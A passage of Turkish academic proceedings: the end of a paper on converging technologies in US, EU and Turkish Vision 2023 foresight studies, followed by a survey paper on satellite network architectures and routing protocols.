AB, yöndeş teknolojiler alanında öngörü çalışmasını uzman fikirleri temeline oturtarak 2004 yılında tamamladı. Bu çalışmada da yöndeş teknolojiler ABD'de olduğu gibi nano-, bio-, bilişim teknolojiler ve bilişsel bilimlerle olarak tanımlandı [4].

AB'nin çalışmasında gerçek hayatın modellenmesini ve bilişim alanının bu araçlarla ilişkisini içeren yapay zeka, sanal ve çoğaltılmış gerçeklik, insan bilgisayar etkileşimi, gerçeklik ve sanallığın birleşimi konularının yanı sıra bilişim yapısına katmanlı bakış açıdan inceleyen otomatik programlama ve sistem mimarisi alanları öne çıkmaktadır [5].

Yapay zeka kavramında problem çözümü, algılama ve idare etme yeteneklerini temel olarak beklenmektedir. Özellikle bilişsel bilimlerdeki gelişmelerden etkilenmekle birlikte, nano-teknoloji ve biyoteknolojideki gelişmelerde bu konuyu algı ve idare etme konularında etkilemektedir [5].

Sanal ve çoğaltılmış gerçeklikler kavramı, bilişim teknolojilerinin gerçek olan her şeyin modellenebilir olmasını sağlamasına dayanmaktadır. Bir motorun içindeki patlamalardan, karaciğerin yağlanması kadar bu gün modellemelere izin vermektedir. 3-boyutlu görüntü aktarma yöntemlerinin gelişmesinden faydalanarak ortaya çıkacak Avatar gibi kavramların

turist rehberi, trafik görevlisi gibi amaçlarla kullanılmasını içermektedir [5].

2004 yılında FISTERA'nın yaptırmış olduğu Delfi çalışmasında AR&GE'nin en çok yoğunlaşması gereken alan olarak “daha kullanılabilir sistemlerin oluşturulması” kavramı ortaya çıkıyor [6]. İnsan bilgisayar etkileşimi kavramı hakkındaki öngörüler bilişim servislerini olabildiğince insanların fark edemeyecekleri, hissedemeyecekleri şekilde tasarlanması ve bir yandan da insanların ihtiyaçlarını ve isteklerini çözümleyebilmek onlara uygun tepkiler verebilecek hale gelmesini içeriyor. Bunun olabilmesi insanın bilgisayarlarla nasıl etkileştiğini anlamak için bilişsel bilimlere ihtiyaç duymaktadır[5].

Gerçeklik ve sanallığın birleşimi kavramı fiziksel uzayda bulunan ürünlerin sanal uzay sayesinde birbirlerine bağlanması sonucunda ağ etkisi oluşturabilmeleri ve değerlerin artması olarak düşünülmektedir. Örnek olarak ağ etkisi sayesinde yaygınlığı artan SIMS gibi oyunların fiziksel uzaya çocukların oyuncaklarının ağa bağlanması sayesinde aktarılması öngörülmektedir. Bunu sağlamak için 10 micron düzeyinde bir alanda algılama cihazı, hafızası, işlemcisi ve kısa mesafe iletişim cihazı içeren tanımlayıcıların yapılması öngörülmektedir [5]. Bu tanımlayıcıların hastaneler, kreşler gibi gözlemlenmenin önemli olduğu mekanlara insanlara da uygulanabileceği söylenmektedir [5]. Hatta bu cihazların biyoteknoloji ve nanoteknoloji ile etkileşimleri sayesinde insan vücuduna gömülü iletişim aracı (cep telefonu gibi), eğlence aracı (MP3 çalar gibi) ve hatta kozmetik ürünü olarak çalışabilecek aktif deri öngörülmektedir. Buna ek olarak sanal uzayda karşılaşılan birisi ile fiziksel gerçeklikte el sıkışmış hissinin verilmesini de sağlaması beklenmektedir [5].

Programlama alanında şu anda var olan her 1000 satır kodda 6 hata bulunması, her 3 büyük yazılım projeden 1sinin tamamlanmadan vazgeçilmesi, tamamlanan her 8 projeden sadece 1 tanesinin başarılı olarak atfedilebilmesi [5]

gibi sıkıntılar hem kullanıcılar açısından hem de bu BİT projelerini destekleyen kurumlar açısından sorun oluşturmaktadır. Bu sorunları aşmak için programcıların fonksiyonları tanımladıkları ama koda dönüşümünün bir kısmının geliştirme ortamı sayesinde bir kısmının da elle yapıldığı ortamlar öngörülmektedir. Buna ek olarak özerk hesaplama yöntemleri sayesinde insan müdahalesine gerek kalmadan sistemin karşılaştığı problemi çözebilme yeteneği kazanması beklenmektedir. Benzer düşünce yapısında kendiliğinden uyum sağlayan sistemler konusu şu anda dikkat çekici konu ortaya çıkarmaktadır[5].

Diğer sistemlerle iletişim yapabilme yeteneği artık sistem mimarisinin bir elemanı olarak ortaya çıkmaktadır. Bunu en açık örneği İnternet sayesinde şebeke hesaplama yöntemlerinin gelişmesidir. Bu sistemlerin yapay zeka çalışmaları ile birleşmesi bir öngörü olarak ortaya çıkmaktadır. Bununla beraber bu sistemler metin tabanlı yaklaşımlardan daha geniş kitlelere hitap edecek şekilde algı tabanlı sistemlere geçmesi de öngörülmektedir[5].

AB'nin çalışmasında yoğun şekilde bilişsel bilimlerle ilişki içinde bulunan bir BİT öngörülme ve insan unsurunun dikkatte alındığı fark edilmiştir.

ABD'nin ve AB'nin yöndeş teknolojiler alındaki öngörülerde BİT'in yerini ortaya koyduktan sonra Türkiye'ni ulusal öngörü çalışmasında yöndeş teknolojiler ve BİTi incelemeğe başlanabilir.

### 3. Vizyon2023'de BT

Vizyon 2023 çalışması 2003 yılında TUBİTAK tarafından tamamlandı. Çalışma Delfi anketi, panel raporları, strateji raporları içermektedir. 11 adet olarak belirlenen teknoloji alanlarından birisi de Bilgi ve İletişim Teknolojileri'dir. Ancak sadece BİT alanındaki öngörüler incelenmesi durumunda yöndeş teknolojilerin etkisini kısıtlı olarak görülebilmektedir. Bu nedenle tüm

çalışma bir bütün olarak alınarak BİT alanındaki öngörüler arasından yöndeş teknolojilere etkisi ayıklanmış kısmı bu bölümde anlatılmaktadır.

Bilgi ve İletişim Teknolojisi Panel Raporu ve Bilgi ve İletişim Teknolojisi Strateji Raporu incelendiğinde 10 adet teknoloji faaliyet konusundan üç adettinin yöndeş teknolojilerle ilgili olduğu görülmektedir.

Bunlar arasında en önemli olarak belirtilen uzaktan teşhis, tıbbi tahlil ve sağlık kontrolüdür. BİTi biyoteknoloji ve yan dallarına hissedilir bir etki yapması beklenmektedir[7-8]. Özellikle Sağlık Delfi [9] raporundaki taşınabilir sağlık kontrolü cihazları ile ilgili olan 21. ve 23. cümleler ve Sağlık ve İlaç Panel Raporundaki uzaktan hasta teşhisine verilen önem bunu göstermektedir [10].

Buna ek olarak ilk on arasında önem sırası olarak ikinci sırada bulunan kullanımı eğitim gerektirmeyen bilgisayarlar bilişim teknolojileri ile bilişsel bilimlerin ortak çalışmasının sonuçlarını içermektedir.

Yine ilk on arasında bulunan biyoelektriksel insan bilgisayar arabirimleri özellikle biyoteknoloji, bilişsel bilimler ve nanoteknolojinin BİTe etkisini ortaya koymaktadır [8-9]. Bu başlık altında oluşan duyuların iletimi için ortamlar oluşturulması, insan beynine/bedenine benzer algılama yapan cihazlar, bilgi güvenliği için beden izleri ile kişilerin tanımlanması, kimlik belirlemede vücut içi saklama birimleri, kimlik belirlemede biyolojik saklama birimleri bu etkileşimi daha net olarak sunmakta ve öngörülerin yönünü göstermektedir [7-8].

Bilgi ve İletişim Teknolojisi Panel Raporu ve Bilgi ve İletişim Teknolojisi Strateji Raporunda 10 adet teknoloji faaliyet konusunda başarılı olabilmek için otuz iki adet teknoloji konusu belirlendi. Bu teknoloji konuları arasından aşağıda sıralananlar altısının doğrudan bilişim teknolojileri içeren yöndeş teknolojiler ile ilgili olduğu göze çarpmaktadır [7-8].

- Alışılmış dışı devreler (BİT-nanoteknoloji)
- Kuantum hesaplama (BİT-nanoteknoloji)
- Doğal dil işleme (BİT-bilişsel bilimler)
- Yapay us (BİT-bilişsel bilimler)
- İnsan-makina arayüz yazılımları (BİT-bilişsel bilimler)
- Biyolojik saklama ve hesaplama (BİT-biyoteknoloji)

### 5. Sonuç

ABD ve AB çalışmalarında görüleceği gibi BİT sektöründeki öngörülen gelişmeler insan unsurunu öne çıkarmakta ve BİT ile insan arasındaki uçurumları kapatmak için insan tarafından özellikle bilişsel bilimlerle, makine tarafında nanoteknolojiyle, arabirim olarak biyoteknolojiyle içi içe bir yapı sunmaktadır.

Bu durum akılda tutularak Türkiye'nin öngörü çalışması incelendiğinde amacı önümüzdeki 20 senede ülkenin hangi bilim ve teknoloji alanlarında gelişme göstermesi gerektiğini ve bu gelişmeler için bu günlerde yapılması gerekenleri ve yol haritalarını ortaya koymak olan bu çalışmanın ulusal bir öngörü çalışması olması nedeniyle geniş bir bakış açısına sahip olması hem bir avantaj hem de bir dezavantaj olmaktadır.

Geniş bakış açısı yöndeş teknolojiler alanlarına yeterince önem verilmeden, teknolojilerin sadece kendi içlerinde düşünülmesine neden olmuştur. Özellikle ABD ve AB'nin çalışmaları dikkate alındığına bu konudaki öngörülerin ne kadar azını kapsadığı görülmektedir. Beraberlerinden oluşan olasılıkların sadece ufak bir kısmının önemi fark edilmiştir.

Buna karşın fark edilen kısım, en önem sıralamasında öne çıkmıştır. Buna ek olarak geniş bakış açısı yöndeş teknolojiler alanından bazı unsurların içerilmesini sağlamış ve böylece bu alanda olası gelişmelerin bir kısmının takip etme stratejilerini oluşmasına olanak vermiştir.

Bu stratejiler sayesinde yöndeş teknolojilerin sunduğu yeni olanaklara ulaşmak imkan dahilinde olması muhtemel olacaktır.

### Kaynakça

[1] Pill, J., (1971), The Delphi method: Substance, context, a critique and an annotated bibliography, Socio-Econ, Plan Sci, vol5, pp 57-71

[2] Roco, M.C., W.S. Sims Bainbridge (eds).,(2002), Converging Technologies for Improving Human Performance, Nano-, Bio-, Info-Technology and Cognitive Science. National Science Foundation.

[3] Bouchard R. (2003) Bio-Systemics Synthesis: Science and Technology Foresight Pilot Project, Canadian Resarch Council, Ottawa.

[4] Nordmann, A., (2004), Converging Technologies – Shaping the Future of European Societies. Report, European Communities.

[5] Bibel, W. (2005), Information Technologies, European Commission Directorate-General for Research Directorate Key Technologies for Europe, Paris.

[6] Popper, R., (2004) *FISTERA Delphi – First Round Results*. European Communities.

[7] Tübitak (2004), Bilgi ve İletişim Teknolojisi Paneli Raporu, Ankara.

[8] Tübitak (2004), Bilgi ve İletişim Teknolojisi Strateji Raporu, Ankara.

[9] Tübitak (2004), Delfi Anket Sonuç Raporu, Ankara.

[10] Tübitak (2004), Sağlık ve İlaç Panel Raporu, Ankara.



## Uydu Ağları Yönlendirme Protokolleri:

### Problemler ve Sunulan Bazı Çözümler

**Suzan Bayhan, Fatih Alagoz**

Boğaziçi Üniversitesi, Bilgisayar Mühendisliği Bölümü Uydu Araştırmaları Laboratuvarı (SATLAB)  
bayhan@boun.edu.tr, alagoz@boun.edu.tr

**Özet:** Uydu ağları geniş kapsama alanları, çokla gönderim, tüme gönderim, sürekli hizmet sağlama özellikleri ve özellikle afet sonrası iletişimdeki önemlerinden dolayı yaygınlığı artan yeni nesil iletişim teknolojilerindedir. Bu çalışmada, öncelikle uydu ağlarının temel özellikleri hakkında bilgi verilecektir. Daha sonra uydu mimarileri, dinamik bir topolojiye sahip olan uydu ağlarındaki yönlendirme mekanizmaları, karşılaşılan problemler ve önerilen çözümlerden bahsedilecektir.

**Anahtar Kelimeler:** Uydu ağları, yönlendirme protokolleri, çok-katmanlı mimari.


**Abstract:** Satellite networks have become popular due to their wide cover-age, multicast and broadcast capability, ubiquitous service concept and especially for their importance in post-disaster communications. In this study, first we will provide general information on satellite networks, then satellite network architectures, routing issues in these networks due to dynamic behavior of satellites, and some proposed solutions will be discussed.

**Keywords:** Satellite networks, routing protocols, multi-layered architecture.

#### 1. Giriş

Uyduların iletişimde kullanılma fikri ilk olarak İngiliz bilimkurgu yazarı Arthur C. Clarke tarafından ifade edilmiştir. Clarke 1945'te Wireless World Dergisi'nde [1] yazdığı bir makalede Dünya'dan 35786 km uzaklıktaki bir yörüngede uyduların konumlandırılabilceği ve sinyallerin bu uydular üzerinden iletebileceğini belirtmiştir. Bu fikir pekçok araştırmacı ve bilim insanının ufkunu açarak günümüz uydu teknolojilerinin geliştirilmesi için bir başlangıç oluşturmuştur. Günümüzde uydular aracılığı ile sesli iletişim, faks, meteoroloji araştırmaları, uzaktan algılama ve internet erişimi gibi çok çeşitli hizmetler sağlanmaktadır. Uydu ağları, karasal sistemlerden bağımsız olabildiklerinden, özellikle hiç bir alt yapının kalmadığı deprem gibi doğal afetler sonrasında daha büyük bir öneme sahiptir. Ayrıca, karasal hatlar gibi kurulum zorlukları ile karşılaşmadığından, özellikle ağ altyapısının zayıf olduğu Hindis-

tan, (Çin ve Brezilya gibi "gelişmekte olan" ülkelerde uydu kullanım oranı yüksektir.



**Sekil 1:** Alçak Yörünge (LEO), Orta Yörünge (MEO) ve Yer-durağan Yörünge (GEO) Uyduları

Bu çalışmanın ilk kısmında uydu ağları hakkında genel bilgiler verilecektir. Bölüm 3'te çok katmanlı uydu mimarilerinden bahsedilirken, Bölüm 4'te uydular için tasarlanmış yönlendirme mekanizmalarından ve karşılaşılan problemlerden bahsedilecektir. Ayrıca bu bölümde, daha önce yapılan çalışmaların kısa bir

özeti sunulacaktır. 5. Bölümde ise, son olarak genel bir değerlendirme yapılacaktır.

## 2. Uydu Ağları

Uydular, yörüngelerinin şekillerine, ağırlıklarına, sağladıkları hizmetlere ve benzeri pek çok kritere göre sınıflandırılabilir. Yaygın olarak kullanılan bir sınıflandırma türü ise yeryüzünden olan yüksekliklerine göredir; yeryüzüne en yakın olan Alçak Yörünge Uyduları (Low Earth Orbit - LEO), Orta Yörünge Uyduları (Medium Earth Orbit- MEO) ve Yerdurağan Yörünge Uyduları (Geostationary Earth Orbit-GEO). LEO ve MEO uydulara aynı zamanda Yerdurağan Olmayan Uydular (Non-Geostationary, NGE0) da denilmektedir. Uyduların özellikleri Tablo 1'de özetlenmiş ve yörüngeler Şekil 1'de gösterilmiştir.

### 2.1. Alçak Yörünge Uyduları (Low Earth Orbit - LEO)

Yeryüzünden 200-3000 km yükseklikte konumlanmışlardır. Kapsama alanları dardır, o nedenle evrensel hizmet sağlanabilmesi için çok sayıda LEO uydu kullanılmalıdır. (Iridium 66, Teledesic 288 uydu içerir). Atmosfer etkilerine maruz kaldıklarından ömürleri kısadır. Yörüngede kalabilmek için Newton Hareket yasalarına göre oldukça hızlı hareket ederler. Bu nedenle kapsama alanları 10-15 dakika içinde değişir. Hareketliliklerinden dolayı sık sık eldeğiştirme yaşanabilir.

Özellikler	LEO	MEO	GEO
Yükseklik (km)	200-3000	5000-13000	36000
Kapsama Alanı(km)	Dar	Orta	Geniş
Gecikme (ms)	10-20	80-100	270
Yol kaybı	Az	Orta	(Çok)
Hareketlilik	(Çok)	Orta	Sabit
Ağ karmaşıklığı	Karmaşık	Orta	Az

**Tablo 1:** LEO, MEO ve GEO uyduların özelliklerinin karşılaştırılması

### 2.2. Orta Yörünge Uyduları (Medium Earth Orbit- MEO)

5000-13000 km yükseklikte bulunan uydulardır.

### 2.3. Yerdurağan Yörünge Uyduları (Geostationary Earth Orbit-GEO)

Yeryüzünden yaklaşık 36000 km yükseklikte Ekvator düzleminde olan uydulardır. Dönme periyotları Dünya'nın dönüş periyoduna eşittir ve dolayısı ile yeryüzündeki bir gözlemciye göre durağan olduklarından bu isim verilmiştir.

Kapsama alanları neredeyse tüm dünyanın %40'ı olmak üzere oldukça geniştir. Yere göre sabit olmaları nedeni ile Çeşitli hizmetler için oldukça elverişlidir. Kutup bölgeleri GEO uydular tarafından kapsamaz, ancak bu kısımda nüfusun yok denecek kadar az olduğu düşünüldüğünde çok da büyük bir dezavantaj değildir. Ayrıca, sadece 3 GEO uydu ile evrensel hizmet sağlanabildiğinden sistem karmaşıklığı az ve dolayısı ile ağı yönetimi kolaydır. Ancak 36000 km gibi bir yükseklik söz konusu olduğundan, sinyaller yüksek gecikme ve yol kaybına uğrarlar. Yüksek gecikme değerleri, gecikmeye duyarlı uygulamalar için GEO uyduları elverişsiz kılar. Gecikme değeri Formül 1 ile hesaplanır ve bu değer, formülden de anlaşıldığı gibi h ile gösterilen uydunun yerden yüksekliğinin ışık hızına (c) bölümü ile bulunur.

$$Gecikme = \frac{h}{c} \quad (1)$$

Ayrıca uydular, işlem kapasitelerine göre araç üstünde işlem yapabilen (on-board processing, OBP) ve yapamayan uydular olmak üzere ikiye ayrılırlar. Eski nesil uyduların araç-üstü işleme özellikleri bulunmamaktadır ve gökyüzündeki tekrarlayıcılar olarak görev yaparlar. Bu uydular "kırık boru" (bent-pipe) olarak da adlandırılırlar. Bu tip uydular, kullanıcı hattından (uplink) gelen sinyali yükseltirler, aşağı hat frekansına modüle ederler ve bu hat üzerinden gönderirler. Yeni nesil uydular ise, daha karmaşık yapıdadır ve frekanslar arasında geçiş, uzayda yönlendirme yapabilme ve sinyalin yeniden üretimi gibi daha pek çok fonksiyona sahiptir. Uzayda yönlendirme yapabilme yetenekleri ile "gökyüzündeki ağ" fikrini oluşturmuşlardır.

## 3. Çok Katmanlı Mimari


Şu an hizmet sağlayan uydu sistemlerinin hepsi sadece bir çeşit uydudan oluşmaktadır, mesela Iridium Satellite LLC'ye ait olan iridium sisteminde 66 tane LEO uydu bulunmaktadır. Bir MEO uydu sistemi olan ICO sisteminde ise 10 tane MEO uydu bulunmaktadır. (Çok katmanlı bir sistem, farklı yörüngelerden (LEO, MEO, GEO gibi) uydulardan oluşur. Ayrıca stratosferde 17-22 km yükseklikte bulunan Yüksek Platform (High Altitude Platform, HAP) adı verilen hava araçları da böyle bir mimaride yer alabilir. Özellikle konserler, festivaller veya acil durumlar gibi gecici trafik ihtiyaçlarının olduğu alanlarda HAPların kullanılması oldukça elverişlidir. (Çok katmanlı mimarilerin yola çıkış noktası, her uydu çeşidinin belli bir uygulama tipi için daha uygun olmasıdır. O nedenle, bir uydu ağında farklı sınıftan uydular kullanılarak gelen uygulamanın türüne göre o uydu katmanından hizmet sağlanabilir. Şekil 3'de iki katmanlı bir uydu ağı görülmektedir. Bu fikir ilk kez 2000 yılında Lee ve Kang tarafından belirtilmiştir [2]. Lee ve arkadaşlarının "Uydu üzerinde Uydu" adını verdikleri bu mimaride, üst katmanda MEO uydular, alt katmanda LEO uydular olmak üzere iki katman bulunmaktadır. Katmanlar arasında ve aynı katmandaki uydular arasında iletişim hatları bulunmaktadır. Farklı yörüngeler arasındaki hatta Yörüngeler Arası Bağ (Inter-orbital Link, IOL), aynı yörüngedeki uydular arasındaki hatta ise Uydular Arası Bağ (Inter-satellite Link, ISL) denilmektedir. Uydular "düzlem" adı verilen aynı yükseklikte farklı yörüngelerde yerleştirilmişlerdir. Uydular arası bağ da düzlem içi ve düzlemler arası olmak üzere iki çeşittir ve bu uzunluklar Formül 2 ve 3 ile hesaplanabilir. Aynı düzlemde bulunan iki uydu arasındaki uzaklık  $d_{ISL}$  sabittir. Ancak düzlemler arasındaki bağ uzunlukları  $D_{ISL}$  zamanla uyduların buldukları enlemlere (9) göre değişir. Orneğin kutuplara doğru gidildikçe uzaklık azalırken, ekvator da en büyük değerine ulaşır. Formüllerde bulunan R ve h, sırası ile Dünya'nın yarıçapı ve uydunun yerden olan yüksekliğidir. Ayrıca,

N sistemdeki toplam uydu sayısını ifade ederken n toplam düzlem sayısını gösterir. Örneğin Iridium uydu sisteminde toplam N= 66 uydu n= 6 düzlemde bulunmaktadır.


$$d_{ISL} = \sqrt{2}(R+h) \sqrt{1 - \cos\left(\frac{360}{N/n}\right)} \quad (2)$$

$$D_{ISL} = \sqrt{2}(R+h) \sqrt{1 - \cos\left(\frac{360}{N/n}\right) \times \cos(\theta)} \quad (3)$$

Lee ve Kang'ın çalışmasında yapılan benzetimler ile iki katmanlı bir sistemin evrensel kapsama sağlamak için kaç tane LEO ve MEO uyduya ihtiyaç duyacağı tespit edilmiş ve çok katmanlı mimarinin uygulama başarımı açısından daha başarılı sonuçlar verdiği gözlenmiştir. Bu konuda diğer çalışmalara [4], [5] ve [6]'dan ulaşılabilir.



**Şekil 2:** Uydular arasındaki bağlar: Düzlem içi bağlar ve düzlemler arası bağlar



**Şekil 3:** Çok katmanlı uydu sistemine bir örnek

## 4. Yönlendirme Protokolleri

NGEO uydu sistemleri yere göre hareketli olduklarından ağ topolojisi dinamik bir yapıya sahiptir. Uyduların konumları sürekli değiş-

mekte ve dolayısı ile hizmet sağladıkları alan da değişmektedir. Dünya üzerindeki trafiğin düzgün bir şekilde dağılmamış olması bazı uydular üzerindeki yükün fazla olmasına neden olurken, trafiğin daha az yoğun olduğu alanlarda uyduların kullanımı oldukça düşüktür. Bu nedenle bazı uydu bağlarında sıkışma yaşanabilir. Bu da başarımın belirgin şekilde düşmesine neden olur. Sıkışmayı önlemek için bağlar üzerinde yük dağılımının yapılması gerekmektedir. Ancak, karasal ağlar için tasarlanmış yönlendirme mekanizmaları yüksek gecikme ve yüksek bantgenişliği özellikleri olan uydu ağları için elverişli değildir. Ağın dinamikliğini göz önünde bulunduran, Dünya üzerindeki yük dağılımını dikkate alan, ağın durumuna göre çalışma mekanizmasını uyarlayabilecek kısacası “uydu dostu” yönlendirme protokollerinin geliştirilmesi gerekmektedir [3].

Sıkışıklığın önlenmesi, bulunması ve yük dağılımı konuları [7, 8, 9, 10] nolu kaynaklarda tartışılmış ve çeşitli çözümler sunulmuştur. [7]'de gerçek zamanlı trafik bilgisine göre trafik sıkışıklığını önleyecek bir mekanizma önerilmiştir. Açık Yük Dengeleme olarak adlandırılan ELB mekanizmasında (Explicit Load Balancing), uydular kuyruk uzunluklarını devamlı kontrol ederek kuyruk durumunu belirlerler. Kuyruk boş, neredeyse meşgul ve meşgul olmak üzere üç durumda olabilir. Eger  $Q_r$  ile gösterilen kuyruk doluluk oranı daha önceden belirlenen  $a$  eşik değerinden düşük ise durum boş, iki eşik değeri arasında ise neredeyse meşgul, son olarak ikinci eşik olan  $b$  (değerinden büyük ise meşgul olarak hafızada saklanır. Uyduların durum değişiklikleri komşu uydulara Durum Bildirimi (Self-State Advertisement) paketleri ile bildirilir. Böylece komşu uydular, komşularının durumlarını sakladıkları Komşu Durum Listelerini (Neighbors Status Lists, NSL) güncellerler. Meşgul bir uydu ve komşuları arasındaki bağın fiyatı artırılır ve bu sayede gelen trafik daha ucuz olan yani daha az dolu olan diğer yollardan gönderilir. Dolayısı ile, meşgul durumda olan uydunun durumu bir süre sonra boş duruma geçecektir. Bu mekanizmadaki temel

mantık, bir uydunun paket kaybına ve aşırı gecikmeye yol açacak sıkışıklık oluşmasına izin vermeden bir önlem almaktır. (Çok katmanlı uydu ağlarında yönlendirme tablolarının güncellenmesi, genellikle daha çok bilgiye sahip olan ve “sistemin gözü” adı verilen üst katman tarafından yapılır. Örneğin, [6]'da Uydu Gruplandırma ve Yönlendirme Protokolü (Satellite Grouping and Routing Protocol, SGRP) LEO ve MEO katmanlarından oluşan iki katmanlı bir uydu sistemi için tasarlanmış protokoldür. Bu protokolda, MEO uydular, kapsamı alanlarına giren LEO uydulardan biri komşularına olan uzaklıkları olmak üzere çeşitli bilgiler olarak yönlendirme tablosunun hazırlanmasını sağlar. Oluşturulan tablolar daha sonra MEOlar tarafından, yine kapsamı alanlarındaki LEO uydulara dağıtılır.

Daha önce de belirtildiği gibi, NGE0 sistemler uyduların hareketliliklerinden dolayı dinamik bir topolojiye sahiptir. Ancak bu hareketlilik, rastgele bir hareketlilik değildir. Uydular, beklenmedik bir problem olmadığı sürece daha önceden belirlenen bir yörüngede hareket eder. Uydu “uydu takvimi” adı verilen bir planı izler. Bu periyodik hareket, uyduların konumunun belirlenmesi ve çeşitli güncellemelerinin yapılması açısından büyük kolaylık sağlar. Yer istasyonları ya da Ağ Kontrol Merkezleri tarafından bu bilgiler uydulara aktarılabilir. (Çalışmaların pek çoğunda, uydunun periyodu belirli zaman aralıklarına bölünür ve her zaman aralığı başında yönlendirme tablolarının güncellenmesi sağlanır. Böylece problem, küçük zaman aralıklarında uydu durum kontrolünün yapılması olan daha küçük alt problemlere bölünür. “Sanal düğüm” (Virtual Node, VN) adı verilen bir yaklaşım ile [13], uyduların pozisyonları uzayda sabit olarak kabul edilir. Ancak belirli bir süre sonra o noktaya başka bir uydu gelir. Her zaman aralığı başında uyduların yerleri değiştiğinden kapsama alanları güncellenir, ve yönlendirme tabloları yeniden belirlenir. Her uydu kendine komşu olan uydularla arasındaki bağın gecikmesini belirler. Bir bağın gecikmesi yayılım gecikme-

si ( $t_y$ ) ve bekleme gecikmesi ( $t_q$ ) olmak üzere iki değerden oluşur.

Bir düğümde oluşacak tahmini bekleme gecikmesi, o uydunun komşu uydulara olan bağlarındaki kuyruktaki eleman sayısına göre tahmin edilebilir. Bu değer Formül 4 ile hesaplanır.  $L_{av}$  ortalama paket uzunluğunu,  $C$  bağın kapasitesini, ve  $N_q(t)$   $t$  anında sıradaki paket sayısını gösterir. iki uydu arasındaki bağın toplam gecikmesi ise  $t_{ink}(L)$  Formül (5) ile hesaplanır.

$$t_q(L) = N_q(t) \times \frac{L_{av}}{C} \quad (4)$$

$$t_{ink}(L) = t_y(L) + t_q(L) \quad (5)$$

Bundan on sene öncesine kadar kısıtlı sayıda uygulama mümkünken gelişen teknoloji ile pek çok uygulama (çoklu ortam uygulamaları vs.) hayal olmaktan çıktı. Her uygulama doğası gereği (e-mail sisteminde saniyelik gecikmeler tolere edilebilirken, telefon görüşmelerinde aynı değerlerin iletişimi imkansız kılması gibi) farklı duyarlılıklara sahiptir. Kullanıcılara kabul edilebilir kalitede hizmet sağlanabilmesi açısından bu uygulamaların bir şekilde sınıflandırılması gerekmektedir. Üçüncü Nesil Ortaklık Projesi'ne (3GPP) göre uygulamalar gecikme, gecikmedeki değişim ve paket kaybına olan duyarlılıklarına göre dört gruba ayrılırlar. Bu gruplar, diyalog (conversational), kesintisiz iletim (streaming), etkileşimli (interactive) ve arkaplan (background) trafiğidir. Diyalog sınıfındaki uygulamalar, internet protokolü üzerinden ses aktarımı (VoIP) uygulamaları gibi uçtan uca gecikmeye ve gecikmedeki değişime oldukça duyarlıdırlar. Arkaplan trafiği ise gecikmeye duyarlılığı az iken paket kaybına daha duyarlıdır. Uygulamaların farklı gereksinimlerinden dolayı, bu farklılıkları göz önünde bulunduracak yönlendirme protokolleri istenilen servis kalitesinin sağlanması için büyük bir öneme sahiptir. [12]'te trafik sınıfları, uygulamaların tolere edebileceği maksimum gecikme değerlerine göre yapılmıştır. Gecikmeye duyarlı trafik diğer trafik çeşitlerine göre (mesela

daha fazla bant genişliği ayrılarak) daha önceliklidir. Kaynak [11]'de tanımlanan “Servis Kalitesi için Uyarlamalı Yönlendirme Protokolü” (Adaptive Routing Protocol for Quality-of-Service, ARPQ) çalışmamızda araç-üstü işleme yapabilen bir uydu sisteminde, uydu işlemcisi paketleri işlerken “önce gelen önce servis alır” mekanizmasını değil de gerçek-zamanlı uygulama sınıfında olan ses paketlerine öncelik vermektedir. Ses paketlerinin tamamen ayrıcalıklı işlenmesi, yani ses paketlerinin her zaman sistemde arkaplan paketlerinden önce işlenmesi katı bir zamanlama mekanizması iken ses paketlerine görece olarak daha ayrıcalıklı hizmet sağlamak her iki trafik gereksinimlerine cevap vermek açısından daha etkilidir. Bu çalışmanın ayrıntılarına ve benzetim çalışması sonuçlarına [11] nolu kaynaktan ulaşılabilir.

Tasarlanan sistemlerin modellenmesi ve çeşitli başarım analizlerinin yapılabilmesi için benzetim araçlarına ihtiyaç vardır. Benzetim çalışmaları, bu alanda yapılan araştırmalarda çoğunlukla OPNET [14] ve NS-2 [15] simülatörleri üzerinde yapılmaktadır. Açık kaynak kodlu olan Network Simulator (NS) GNU GPLv2 lisanslıdır ve bilimsel araştırma, geliştirme çalışmaları için kullanılabilir. Su an NS-3 versiyonu üzerinde çalışmalar devam etmektedir. OPNET ise açık kaynak kodlu olmamakla birlikte, araştırmacıların rahatlıkla kullanabileceği pek çok ticari (Cisco, HP, IBM, Intel gibi) ağ aygıt modellerinin tanımlandığı, Proto-C adı da verilen C benzeri bir programlama dili ile modellemelerin yapılabileceği benzetim aracıdır.

## 5. Sonuç

Bu çalışmada, öncelikle uydu ağları hakkında genel bilgiler verilmiş ve uydu ağlarındaki yönlendirme protokolleri hakkında yapılan çalışmalar incelenmiştir. Çalışmalara bakıldığında uydu ağlarının dinamik yapısından kaynaklı uydu dostu yönlendirme protokollerinin tasarlanması ve geliştirilmesi gerektiği görülmüştür.

## 6. Teşekkür

Bu makale Devlet Planlama Teşkilatı (DPT) K120250 nolu “Yeni Nesil Uydu Ağları ve Uygulamaları Projesi” kapsamında yazılmıştır.

## 7. Kaynaklar

- [1] <http://www.lsi.usp.br/rbianchi/clarke>.
- [2] Lee J, Kang S. Satellite over Satellite (SOS) network: a novel architecture for satellite network. Proc. IEEE IN-FOCOM, March 2000; 1:315-321.
- [3] Henderson TR. Networking over next-generation satellite systems, Ph.D. dissertation, University of California at Berkeley, Fall 1991.
- [4] Dash D, Duresi A, Jain R. Routing of VoIP traffic in multi-layered satellite networks. Proc. of Performance and Control of Next-Generation Communications Networks, Orlando, Florida, September 2003; 5344:65-75.
- [5] Chen C, Ekici E, Akyildiz IF. Satellite grouping and routing protocol for LEO/MEO satellite IP networks. Proc. of WoWMoM 2002, Atlanta, Georgia, September 2002; 109116.
- [6] Ekici E, Akyildiz IF, Bender MD. Datagram routing protocol for LEO satellite networks. Proc. of INFOCOM, Tel Aviv, Israel, March 2000; 500-508.
- [7] Taleb T, Kato N, Nemoto Y. IP traffic load distribution in N GEO broadband satellite networks. Springer Lecture Notes in Computer Science(LNCS) 3733, October 2005; 113-123.

[8] Nanba S, Konishi S, Nomoto S. Optimum traffic distribution algorithm for multiple-satellite systems under power constraints. IEEE Journal on Selected Areas in Communications, April 2004; 22(3): 492-500.

[9] Küçükateş R, Ersoy C. High performance routing in a LEO satellite network. Proc. of Eighth IEEE Symposium on Computers and Communications (ISCC) 2003, Antalya, Turkey; 1403-1408.

[10] Jianjun B, Xicheng L, Zexin L, We P. Compact explicit multi-path routing for LEO satellite networks. Proc. of IEEE Wksp. High Perf. Switching and Routing, Hong Kong, P.R. China, May 2005.

[11] Bayhan S, Gür G, Alagöz F. Adaptive Routing Protocol for QoS in Two-Layered Satellite IP Networks. Proc. of Second Workshop in Satellite and Space Communications (IWSSC), Madrid, Spain, September 2006.

